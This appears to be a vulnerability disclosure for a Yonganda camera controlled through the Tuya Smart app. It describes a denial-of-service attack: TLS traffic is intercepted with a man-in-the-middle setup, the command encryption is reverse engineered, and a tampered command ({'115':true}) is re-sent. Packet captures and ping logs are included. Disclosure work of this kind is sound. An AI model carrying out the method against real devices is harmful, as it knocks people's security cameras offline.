
Yonganda Camera

Model: YAD-LOJ

Firmware version：V3.0.561


Device ID：6c14ef72dc1c6b2ccdqca6

When sending commands to a camera via the Tuya Smart APP based on the MQTT protocol through a server, as shown in Figure 1, it was found that the device on the APP would temporarily go offline. At the same time, when capturing the communication packets between the device and the server, it was discovered that the device would actively send a FIN packet to terminate the current communication connection, as shown in Figures 2 and 3. This vulnerability leads to a denial of service for a period of time.
The specific implementation involves triggering the execution of any control command to generate network traffic on the app side, then performing a man-in-the-middle attack between the APP and the server to decrypt the SSL/TLS packets. By reverse engineering the encryption algorithm, the original control commands are deduced. Subsequently, the control command ID and corresponding values are modified as shown in Figure 1. Afterward, new packets are generated according to the encryption and coding rules and sent to the server. The server then forwards these packets to the device side. Upon receiving these packets, the device behaves abnormally, resulting in the device going offline.




```
{"115":true}
b'{"data":{"dps":{"115":true}},"protocol":5,"t":1703139196}'
10.42.0.171:56202 -> tcp -> 42.192.34.178:8883

    0000000000 32 76 00 23 73 6d 61 72 74 2f 6d 62 2f 6f 75 74   2v.#smart/mb/out
    0000000010 2f 36 63 31 34 65 66 37 32 64 63 31 63 36 62 32   /6c14ef72dc1c6b2
    0000000020 63 63 64 71 63 61 36 01 2f 32 2e 32 ac 94 48 76   ccdqca6./2.2..Hv
    0000000030 00 00 01 1a 00 00 37 e9 9b 5b 8e 36 00 fe 16 20   ......7..[.6...
    0000000040 b6 e0 93 dd 2c 10 22 7f d7 39 3e 83 5d f7 95 c0   ....,."..9>.]...
    0000000050 4c 9f 77 d5 17 67 8a 22 aa 0c 03 24 db 94 51 18   L.w..g."...$..Q.
    0000000060 51 1a 11 a5 6a e4 07 a0 37 a0 5d 99 8b 84 2c 5e   Q...j...7.]...,^
    0000000070 60 a2 99 ee ec ff c4 26                           `......&
```

Figure 1 The plaintext of a control command that can trigger an exception sending by App



```
2217 14:13:09.6943405… 10.42.0.133      121.5.96.167     TCP        54 37593    8883     37593 → 8883 [ACK] Seq=17695
2218 14:13:18.1860311… 121.5.96.167     10.42.0.133      TLSv1.2   235 8883     37593    Application Data
2219 14:13:18.1912813… 10.42.0.133      121.5.96.167     TCP        54 37593    8883     37593 → 8883 [ACK] Seq=17695
2220 14:13:19.1633097… 10.42.0.133      121.5.96.167     TCP        54 37593    8883     37593 → 8883 [FIN, ACK] Seq=
2221 14:13:19.1746356… 121.5.96.167     10.42.0.133      TCP        54 8883     37593    8883 → 37593 [FIN, ACK] Seq=
2222 14:13:19.1876102… 10.42.0.133      121.5.96.167     TCP        54 37593    8883     37593 → 8883 [ACK] Seq=17696
2223 14:14:19.9905335… 10.42.0.133      121.5.97.151     TCP        74 51933    8883     51933 → 8883 [SYN] Seq=0 Win
2224 14:14:20.0018227… 121.5.97.151     10.42.0.133      TCP        66 8883     51933    8883 → 51933 [SYN, ACK] Seq=
2225 14:14:20.0317321… 10.42.0.133      121.5.97.151     TCP        54 51933    8883     51933 → 8883 [ACK] Seq=1 Ack
2226 14:14:20.0318078… 10.42.0.133      121.5.97.151     TLSv1.2   194 51933    8883     Client Hello
2227 14:14:20.0424262… 121.5.97.151     10.42.0.133      TCP        54 8883     51933    8883 → 51933 [ACK] Seq=1 Ack
2228 14:14:20.0462039… 121.5.97.151     10.42.0.133      TLSv1.2  1458 8883     51933    Server Hello
```

Figure 2 Communication packets between the server and the camera



```
From 10.42.0.1 icmp_seq=35 Destination Host Unreachable
From 10.42.0.1 icmp_seq=36 Destination Host Unreachable
From 10.42.0.1 icmp_seq=40 Destination Host Unreachable
From 10.42.0.1 icmp_seq=41 Destination Host Unreachable
From 10.42.0.1 icmp_seq=42 Destination Host Unreachable
From 10.42.0.1 icmp_seq=43 Destination Host Unreachable
From 10.42.0.1 icmp_seq=44 Destination Host Unreachable
64 bytes from 10.42.0.133: icmp_seq=47 ttl=64 time=8.53 ms
64 bytes from 10.42.0.133: icmp_seq=48 ttl=64 time=7.73 ms
64 bytes from 10.42.0.133: icmp_seq=49 ttl=64 time=6.02 ms
64 bytes from 10.42.0.133: icmp_seq=50 ttl=64 time=3.00 ms
64 bytes from 10.42.0.133: icmp_seq=51 ttl=64 time=7.66 ms
```

Figure 3 Devices within the local network will be unable to ping for a period of time after receiving a packet